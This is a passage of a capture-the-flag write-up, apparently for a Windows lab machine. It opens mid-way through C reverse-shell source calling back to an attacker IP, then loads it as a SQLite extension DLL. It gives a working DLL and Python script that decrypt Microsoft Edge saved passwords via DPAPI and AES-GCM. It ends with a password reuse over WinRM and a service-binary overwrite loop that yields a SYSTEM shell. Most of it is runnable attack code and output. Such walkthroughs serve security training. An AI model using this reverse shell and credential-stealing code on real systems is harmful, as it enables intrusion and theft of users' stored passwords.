        WSADATA wsaData;
        SOCKET Winsock;
        struct sockaddr_in hax;
        char ip_addr[16] = "10.10.14.117";
        char port[6] = "9001";

        STARTUPINFO ini_processo;

        PROCESS_INFORMATION processo_info;
        WSAStartup(MAKEWORD(2, 2), &wsaData);
        Winsock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);


        struct hostent *host;
        host = gethostbyname(ip_addr);
        strcpy_s(ip_addr, 16, inet_ntoa(*((struct in_addr *)host->h_addr)));

        hax.sin_family = AF_INET;
        hax.sin_port = htons(atoi(port));
        hax.sin_addr.s_addr = inet_addr(ip_addr);

        WSAConnect(Winsock, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

        memset(&ini_processo, 0, sizeof(ini_processo));
        ini_processo.cb = sizeof(ini_processo);
        ini_processo.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
        ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError = (HANDLE)Winsock;

        TCHAR cmd[255] = TEXT("cmd.exe");

        CreateProcess(NULL, cmd, NULL, NULL, TRUE, 0, NULL, NULL, &ini_processo, &processo_info);
        return 0;
}
We won’t be able to just compile this on our linux attack box as we don’t have the dll files for windows, so let’s use mingw.
1
2
$ x86_64-w64-mingw32-gcc -shared rev.c -o extension.dll -lws2_32
We’re able to manually add Articles which has far less filtering than the main site for file uploads. We can upload our reverse shell dll file. If we save and continue editing we can find the relative location of our dll file.

Combining this with our SQL query we should be able to use the SQLITE load_extension function to run our revshell, so let’s start our listener and send an SQLite request to load the file.
1
2
3
4
socat TCP-LISTEN:9001,reuseaddr,fork -

SELECT load_extension('C:\Web\Eloquia\static\assets\images\blog\extension.dll');
Instantly I get a callback on my listener.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
socat TCP-LISTEN:9001,reuseaddr,fork -
Microsoft Windows [Version 10.0.17763.8027]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Web\Eloquia>whoami
whoami
eloquia\web

C:\Web\Eloquia>cd C:\Users\Web\Desktop
cd C:\Users\Web\Desktop

C:\Users\web\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 22C6-32BB

 Directory of C:\Users\web\Desktop

10/21/2025  01:23 PM    <DIR>          .
10/21/2025  01:23 PM    <DIR>          ..
12/15/2025  09:17 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,468,330,496 bytes free
Just like that, we have User!
Root
Decrypting Edge Logins
From the article edit page we can find a list of users under the Author dropdown menu.

Using this along with some hunting we can find olivia.k in several directories in the Microsoft Edge User Data folder.
C:\Users\web\AppData\Local\Microsoft\Edge\User Data>findstr /simr "olivia.kat" *.*
findstr /simr "olivia.kat" *.*
Default\Cache\Cache_Data\data_3
Default\Login Data
Default\Web Data
Transfer these files to your localhost, it might be a bit difficult given the applocker security settings, I recommend utilizing certutil to base64 encode the files and using an upload server. After exfiltrating the files, we can find several login sessions in the login data database.
1
2
3
4
5
6
7
sqlite> select * from logins;
https://openai.com/|||olivia.kat||v10*y#/H±=+&\[        n^rd#쩺%Ԋ!b||https://openai.com/|13358114944404661|0|0|3|0|||||0|0||3|0||13358114944404661|||0|0||
o)l.pisY6M~n/a.htb/accounts/login/|http://eloquia.htb/accounts/login/|username|Olivia.KAT|password|v10
SF||http://eloquia.htb/|13405555954219039|0|0|0|0|0||||0|0||4|13405555945733165||13405555954219445|||0|0||
FLg||https://eloquia.htb/|13405556235822862|0|0|3|0|||||0|0||5|0||13405556235822862|||0|0||
https://chatgpt.com/|||olivia.kat||v10||https://chatgpt.com/|13405632874452328|0|0|3|0|||||0|0||6|0||13405632874452328|||0|0||
Currently they’re encrypted via dpapi, so we’ll have to grab the masterkey. We can locate the masterkey used for the encryption in the Local State file.
1
2
3
4
5
6
7
8
9
10
11
C:\Users\web\AppData\Local\Microsoft\Edge\User Data>dir "Local State"
dir "Local State"
 Volume in drive C has no label.
 Volume Serial Number is 22C6-32BB

 Directory of C:\Users\web\AppData\Local\Microsoft\Edge\User Data

10/22/2025  10:54 AM            57,640 Local State
               1 File(s)         57,640 bytes
               0 Dir(s)   4,503,678,976 bytes free
We can transfer this over and extract the encrypted key under the os crypt object.
1
2
3
cat state.txt | jq ".os_crypt.encrypted_key"
"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX[REDACTED]"
Base 64 Decoding this, we get the following data, I’ll check out the HEX.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ echo 'RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABzr42Q+SDgR78a6A6x6z+EEAAAAB4AAABNAGkAYwByAG8AcwBvAGYAdAAgAEUAZABnAGUAAAAQZgAAAAEAACAAAABZqUTKi+3PgI
qd3Qa3HRY2/JCmSDJLECa+TMtiB0cTPAAAAAAOgAAAAAIAACAAAAB0hEH7C3oQN6ghOwRl2cHGV2G3/o/oobqZ3Zm0uQNUhjAAAAAWtJnWT3GsY2PXsMOl66xYaMIXJodfrvLK5HVzFOvcGuw1CJ
n8xvbLF0LLyaOLujdAAAAA+vRmKffc2JdtiXx3o7Pvxy5CiU8YAuklDgNkgE+eAFDiAhBb5ZWr7zp30+GtPk4qluAXDrum+QHtuygfoywpTw==' | base64 -d > key

$ xxd key
00000000: 4450 4150 4901 0000 00d0 8c9d df01 15d1  DPAPI...........
00000010: 118c 7a00 c04f c297 eb01 0000 0073 af8d  ..z..O.......s..
00000020: 90f9 20e0 47bf 1ae8 0eb1 eb3f 8410 0000  .. .G......?....
00000030: 001e 0000 004d 0069 0063 0072 006f 0073  .....M.i.c.r.o.s
00000040: 006f 0066 0074 0020 0045 0064 0067 0065  .o.f.t. .E.d.g.e
00000050: 0000 0010 6600 0000 0100 0020 0000 0059  ....f...... ...Y
00000060: a944 ca8b edcf 808a 9ddd 06b7 1d16 36fc  .D............6.
00000070: 90a6 4832 4b10 26be 4ccb 6207 4713 3c00  ..H2K.&.L.b.G.<.
00000080: 0000 000e 8000 0000 0200 0020 0000 0074  ........... ...t
00000090: 8441 fb0b 7a10 37a8 213b 0465 d9c1 c657  .A..z.7.!;.e...W
000000a0: 61b7 fe8f e8a1 ba99 dd99 b4b9 0354 8630  a............T.0
000000b0: 0000 0016 b499 d64f 71ac 6363 d7b0 c3a5  .......Oq.cc....
000000c0: ebac 5868 c217 2687 5fae f2ca e475 7314  ..Xh..&._....us.
000000d0: ebdc 1aec 3508 99fc c6f6 cb17 42cb c9a3  ....5.......B...
000000e0: 8bba 3740 0000 00fa f466 29f7 dcd8 976d  ..7@.....f)....m
000000f0: 897c 77a3 b3ef c72e 4289 4f18 02e9 250e  .|w.....B.O...%.
00000100: 0364 804f 9e00 50e2 0210 5be5 95ab ef3a  .d.O..P...[....:
00000110: 77d3 e1ad 3e4e 2a96 e017 0ebb a6f9 01ed  w...>N*.........
<SNIP>
We can see that the magic bytes contain a DPAPI signature we’ll need to run the CryptUnprotectData function on this key. So let’s write a binary to read the file, decode and decrypt the key, it’ll have to be another sqlite3 dll as the app locker policy is quite strong on this machine.
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>

// Hardcoded Paths
#define TARGET_FILE "C:\\Users\\web\\AppData\\Local\\Microsoft\\Edge\\User Data\\Local State"
#define OUTPUT_FILE "C:\\Windows\\Tasks\\masterkey.txt"

// The correct signature for SQLite extensions
__declspec(dllexport) int __stdcall sqlite3_extension_init(void *db, char **pzErrMsg, void *pApi) {

    // Check if the source file exists before trying to decrypt
    DWORD dwAttrib = GetFileAttributesA(TARGET_FILE);
    if (dwAttrib == INVALID_FILE_ATTRIBUTES) return 0;

    HANDLE hFile = CreateFileA(TARGET_FILE, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile != INVALID_HANDLE_VALUE) {
        DWORD fileSize = GetFileSize(hFile, NULL);
        char* buffer = (char*)LocalAlloc(LPTR, fileSize + 1);
        DWORD bytesRead;

        if (ReadFile(hFile, buffer, fileSize, &bytesRead, NULL)) {
            const char* keyLabel = "\"encrypted_key\":\"";
            char* start = strstr(buffer, keyLabel);
            if (start) {
                start += 17;
                char* end = strchr(start, '\"');
                if (end) {
                    *end = '\0';
                    DWORD binaryLen = 0;
                    CryptStringToBinaryA(start, 0, CRYPT_STRING_BASE64, NULL, &binaryLen, NULL, NULL);
                    BYTE* binaryKey = (BYTE*)LocalAlloc(LPTR, binaryLen);
                    CryptStringToBinaryA(start, 0, CRYPT_STRING_BASE64, binaryKey, &binaryLen, NULL, NULL);

                    DATA_BLOB dataIn = { binaryLen - 5, binaryKey + 5 };
                    DATA_BLOB dataOut = { 0, NULL };

                    if (CryptUnprotectData(&dataIn, NULL, NULL, NULL, NULL, 0, &dataOut)) {
                        DWORD b64Len = 0;
                        CryptBinaryToStringA(dataOut.pbData, dataOut.cbData, CRYPT_STRING_BASE64 | CRYPT_STRING_NOCRLF, NULL, &b64Len);
                        char* finalB64 = (char*)LocalAlloc(LPTR, b64Len);
                        CryptBinaryToStringA(dataOut.pbData, dataOut.cbData, CRYPT_STRING_BASE64 | CRYPT_STRING_NOCRLF, finalB64, &b64Len);

                        HANDLE hOut = CreateFileA(OUTPUT_FILE, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
                        if (hOut != INVALID_HANDLE_VALUE) {
                            DWORD written;
                            WriteFile(hOut, finalB64, b64Len, &written, NULL);
                            CloseHandle(hOut);
                        }
                        LocalFree(finalB64);
                        LocalFree(dataOut.pbData);
                    }
                    LocalFree(binaryKey);
                }
            }
        }
        LocalFree(buffer);
        CloseHandle(hFile);
    }

    return 0; // SQLITE_OK
}
Let’s compile this binary and transfer it over, then let’s load it the same way we did our reverse shell.
1
2
SELECT load_extension('C:\Web\Eloquia\decrypt.dll');
Taking a look it successfully output our masterkey to the Windows/Tasks directory.
C:\Windows\Tasks>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 22C6-32BB

 Directory of C:\Windows\Tasks

12/16/2025  10:37 PM    <DIR>          .
12/16/2025  10:37 PM    <DIR>          ..
12/16/2025  10:35 PM                44 masterkey.txt
               1 File(s)             44 bytes
               2 Dir(s)   4,621,537,280 bytes free
Success! Next let’s use this masterkey to decrypt the database, I’ll have gemini generate the script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
import sqlite3
import base64
from Crypto.Cipher import AES
import os

# Your extracted Master Key
key_b64 = '[REDACTED]'
key = base64.b64decode(key_b64)

def decrypt_val(data, key):
    try:
        # Check for v10/v11 header
        if data[:3] == b'v10' or data[:3] == b'v11':
            iv = data[3:15]
            payload = data[15:-16]
            tag = data[-16:]
            cipher = AES.new(key, AES.MODE_GCM, iv)
            return cipher.decrypt_and_verify(payload, tag).decode('utf-8')
        return "Legacy/Unknown Format"
    except Exception as e:
        return f"Error: {e}"

# Use a copy to avoid database locks
db_path = 'logindata'
conn = sqlite3.connect(db_path)
cursor = conn.cursor()

print(f"{'URL':<50} | {'User':<20} | {'Pass'}")
print("-" * 90)

cursor.execute("SELECT origin_url, username_value, password_value FROM logins")
for url, user, enc_pass in cursor.fetchall():
    if enc_pass:
        dec_pass = decrypt_val(enc_pass, key)
        print(f"{url:<50} | {user:<20} | {dec_pass}")

cursor.close()
conn.close()
I’ll be using uv to add the dependencies and run the script.
1
2
3
4
5
6
7
8
9
10
uv add --script edge.py pycryptodome
uv run edge.py
Installed 1 package in 16ms
URL                                                | User                 | Pass
------------------------------------------------------------------------------------------
https://openai.com/                                | olivia.kat           | Error: MAC check failed
http://eloquia.htb/accounts/login/                 | Olivia.KAT           | S[REDACTED]
https://eloquia.htb/                               | test                 | testtest1234!
https://chatgpt.com/                               | olivia.kat           | S[REDACTED]
We’re able to extract the passwords from the login data database! Now let’s attempt to use this against winrm which we found to be open earlier hoping Olivia reuses her password.
1
2
3
4
5
6
7
8
9
10
11
winrmexec.py "eloquia.htb/olivia.kat:$PASS@eloquia.htb"
/home/kali/.cache/uv/environments-v2/winrmexec-8aa50ec8544e68a3/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using eloquia.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://eloquia.htb:5985/wsman
PS C:\Users\Olivia.KAT\Documents>
Binary Overwrite
Looking around we can find several files in our Desktop folder.
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\Users\Olivia.KAT\Documents> ls ../Desktop


    Directory: C:\Users\Olivia.KAT\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/30/2024   1:53 PM           1558 Failure2Ban - Prototype - Shortcut.lnk
-a----         5/6/2024   2:00 PM        1331957 Logfile.PML
-a----        4/22/2024   7:02 AM            362 Todo.txt
We notice a note that there’s a temporary solution for the service.
1
2
3
4
5
6
7
8
9
10
PS C:\Users\Olivia.KAT\Desktop> type Todo.txt
[X] implement App.config file
[X] implement file type filtering
[] read firewall rules on service start
[] implement malicious input detection algorithm
[] avoid reading the whole "log" file on every service recall
-------------------------------
Problem: service is eating the CPU at huge log file size
Solution(temporary): Log rotation & service restart
Looking around for the original binary, we can find that we have write permissions over it.
1
2
3
4
5
6
7
8
9
10
PS C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug> icacls Failure2Ban.exe
Failure2Ban.exe ELOQUIA\Olivia.KAT:(I)(RX,W)
                NT AUTHORITY\SYSTEM:(I)(F)
                BUILTIN\Administrators:(I)(F)
                BUILTIN\Users:(I)(RX)
                APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
I’m transferring over a reverse shell executable and attempting to copy it to the Failure2Ban exe
1
2
3
PS C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug> cp garble.exe Failure2Ban.exe
The process cannot access the file 'C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\Failure2Ban.exe' because it is being used by another process.
What we can do is run it on a loop which will only stop if we’re able to replace the file.
1
2
3
PS C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug> while ($true) { try { Copy-Item -Path garble.exe Failure2Ban.exe -Force -ErrorAction Stop; Write-Host "SUCCESS!"; break; } catch { Start-Sleep -Milliseconds 100; } }
SUCCESS!
After the service restarts I get a callback on my reverse shell!
1
2
3
4
5
6
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt authority\system
Just like that, we have Root!
tags: os/linux - diff/insane